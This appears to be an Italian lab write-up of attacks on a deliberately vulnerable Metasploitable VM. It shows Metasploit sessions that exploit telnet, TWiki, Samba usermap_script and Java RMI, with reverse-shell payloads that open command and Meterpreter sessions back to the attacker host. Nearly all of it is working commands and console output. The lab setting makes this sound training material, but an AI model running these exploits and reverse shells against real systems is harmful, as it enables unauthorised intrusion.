

EXPLOIT TELNET CON METASPLOIT

Controllo che il servizio ***telnet*** sia attivo nella porta 23:



Attivo ***msfconsole***:



Utilizzo il path ***auxiliary/scanner/telnet/telnet_version*** e controllo le opzioni necessarie per lanciare l'attacco:


Configuro il parametro ***RHOSTS*** con l'ip della macchina vittima ***192.168.1.40*** e controllo:

```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS ⇒ 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.1.40     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as

View the full module info with the info, or info -d command.
```

Non c'è bisogno di specificare payload, effettuo quindi l'attacco:

```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.1.40:23       - 192.168.1.40:23 TELNET
[*] 192.168.1.40:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Ottengo ***username*** e ***password***:



Faccio un test di verifica:

```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.40
[*] exec: telnet 192.168.1.40

Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^]'.
                                                  _                  _
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Mar  7 06:06:37 EST 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

EXPLOIT PIATTAFORMA TWIKI

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.40
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 08:25 EST
Nmap scan report for 192.168.1.40
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet?
25/tcp   open  smtp?
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

Attivo ***msfconsole***:

```
┌──(kali㉿kali)-[~]
└─$ msfconsole

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                   o
        '   dB'                    BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                              dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
          .                                  dB' dBP    dB'.BP
                        |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                      --o--     dBP    dBP    dBP    dB'.BP dBP    dBP
                        |     dBBBBP dBP    dBBBBP dBBBBP dBP    dBP


       o                To boldly go where no
                         shell has gone before


       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                      ]

Metasploit tip: View missing module options with show
missing
Metasploit Documentation: https://docs.metasploit.com/
```

Cerco gli exploit disponibili per Twiki:

```
msf6 > search Twiki

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/unix/webapp/moinmoin_twikidraw        2012-12-30       manual     Yes    MoinMoin twikidraw Action Traversal File Upload
   1  exploit/unix/http/twiki_debug_plugins         2014-10-09       excellent  Yes    TWiki Debugenableplugins Remote Code Execution
   2  exploit/unix/webapp/twiki_history             2005-09-14       excellent  Yes    TWiki History TWikiUsers rev Parameter Command Execution
   3  exploit/unix/webapp/twiki_maketext            2012-12-15       excellent  Yes    TWiki MAKETEXT Remote Command Execution
   4  exploit/unix/webapp/twiki_search              2004-10-01       excellent  Yes    TWiki Search Function Arbitrary Command Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/webapp/twiki_search
```

Utilizzo il path ***exploit/unix/webapp/twiki_history*** e controllo le opzioni necessarie:

```
msf6 > use exploit/unix/webapp/twiki_history
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Configuro il parametro ***RHOSTS*** e controllo:

```
msf6 exploit(unix/webapp/twiki_history) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.40     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Controlliamo i payload disponibili:

```
msf6 exploit(unix/webapp/twiki_history) > show payloads

Compatible Payloads
===================

   #   Name                                                  Disclosure Date  Rank    Check  Description
   -   ----                                                  ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_awk                                              normal  No     Unix Command Shell, Bind TCP (via AWK)
   1   payload/cmd/unix/bind_busybox_telnetd                                  normal  No     Unix Command Shell, Bind TCP (via BusyBox telnetd)
   2   payload/cmd/unix/bind_inetd                                            normal  No     Unix Command Shell, Bind TCP (inetd)
   3   payload/cmd/unix/bind_jjs                                              normal  No     Unix Command Shell, Bind TCP (via jjs)
   4   payload/cmd/unix/bind_lua                                              normal  No     Unix Command Shell, Bind TCP (via Lua)
   5   payload/cmd/unix/bind_netcat                                           normal  No     Unix Command Shell, Bind TCP (via netcat)
   6   payload/cmd/unix/bind_netcat_gaping                                    normal  No     Unix Command Shell, Bind TCP (via netcat -e)
   7   payload/cmd/unix/bind_netcat_gaping_ipv6                               normal  No     Unix Command Shell, Bind TCP (via netcat -e) IPv6
   8   payload/cmd/unix/bind_perl                                             normal  No     Unix Command Shell, Bind TCP (via Perl)
   9   payload/cmd/unix/bind_perl_ipv6                                        normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   10  payload/cmd/unix/bind_r                                                normal  No     Unix Command Shell, Bind TCP (via R)
   11  payload/cmd/unix/bind_ruby                                             normal  No     Unix Command Shell, Bind TCP (via Ruby)
   12  payload/cmd/unix/bind_ruby_ipv6                                        normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   13  payload/cmd/unix/bind_socat_udp                                        normal  No     Unix Command Shell, Bind UDP (via socat)
   14  payload/cmd/unix/bind_stub                                             normal  No     Unix Command Shell, Bind TCP (stub)
   15  payload/cmd/unix/bind_zsh                                              normal  No     Unix Command Shell, Bind TCP (via Zsh)
   16  payload/cmd/unix/generic                                               normal  No     Unix Command, Generic Command Execution
   17  payload/cmd/unix/pingback_bind                                         normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   18  payload/cmd/unix/pingback_reverse                                      normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   19  payload/cmd/unix/python/meterpreter/bind_tcp                           normal  No     Python Exec, Python Meterpreter, Python Bind TCP Stager
   20  payload/cmd/unix/python/meterpreter/bind_tcp_uuid                      normal  No     Python Exec, Python Meterpreter, Python Bind TCP Stager with UUID Support
   21  payload/cmd/unix/python/meterpreter/reverse_http                       normal  No     Python Exec, Python Meterpreter, Python Reverse HTTP Stager
   22  payload/cmd/unix/python/meterpreter/reverse_https                      normal  No     Python Exec, Python Meterpreter, Python Reverse HTTPS Stager
   23  payload/cmd/unix/python/meterpreter/reverse_tcp                        normal  No     Python Exec, Python Meterpreter, Python Reverse TCP Stager
   24  payload/cmd/unix/python/meterpreter/reverse_tcp_ssl                    normal  No     Python Exec, Python Meterpreter, Python Reverse TCP SSL Stager
   25  payload/cmd/unix/python/meterpreter/reverse_tcp_uuid                   normal  No     Python Exec, Python Meterpreter, Python Reverse TCP Stager with UUID Support
```


Scegliamo il payload 19 ***cmd/unix/reverse***:

```
msf6 exploit(unix/webapp/twiki_history) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.40     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Effettuo l'exploit:

```
msf6 exploit(unix/webapp/twiki_history) > exploit

[*] Started reverse TCP double handler on 192.168.1.25:4444
[+] Successfully sent exploit request
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/twiki_history) >
```

Conferma exploit:



EXPLOIT SMB

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.40
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 09:07 EST
Nmap scan report for 192.168.1.40
Host is up (0.00077s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          vsftpd 2.3.4
22/tcp   open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet?
25/tcp   open  smtp?
53/tcp   open  domain       ISC BIND 9.4.2
80/tcp   open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind      2 (RPC #100000)
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi     GNU Classpath grmiregistry
```

Dopo aver attivato ***msfconsole***, utilizzo il path ***multi/samba/usermap_script*** e controllo le opzioni necessarie:

```
       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Configuro RHOST e controllo le opzioni:

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.40
RHOSTS ⇒ 192.168.1.40
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.40     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```


Utilizzo il payload cmd/unix/reverse:

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > show options

Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Lancio l'exploit:

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.1.25:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo NKnamcoKwrUOpu0l;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "NKnamcoKwrUOpu0l\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.1.25:4444 → 192.168.1.40:34277) at 2023-03-07 09:23:42 -0500
```

Test di verifica:



EXPLOIT JAVA-RMI CODE EXECUTION

```
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi     GNU Classpath grmiregistry
1524/tcp open  bindshell    Metasploitable root shell
2049/tcp open  nfs          2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql?
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc          VNC (protocol 3.3)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
```

Cerco exploit disponibili:

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                                 normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server            2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl    2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
```

Utilizzo ***exploit/multi/misc/java_rmi_server*** e controllo le opzioni:

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
```

Configuro ***RHOST*** ed ***LHOST***:

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.1.40
rhosts ⇒ 192.168.1.40
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.1.25
lhost ⇒ 192.168.1.25
```

Effettuo l'exploit:

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.40:1099 - Using URL: http://192.168.1.25:8080/tvXriCOykbj
[*] 192.168.1.40:1099 - Server started.
[*] 192.168.1.40:1099 - Sending RMI Header ...
[*] 192.168.1.40:1099 - Sending RMI Call ...
[*] 192.168.1.40:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.1.40
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.40:34068) at 2023-03-09 10:38:21 -0500
```

Test di verifica:

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.1.40
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe9c:2577
IPv6 Netmask : ::
```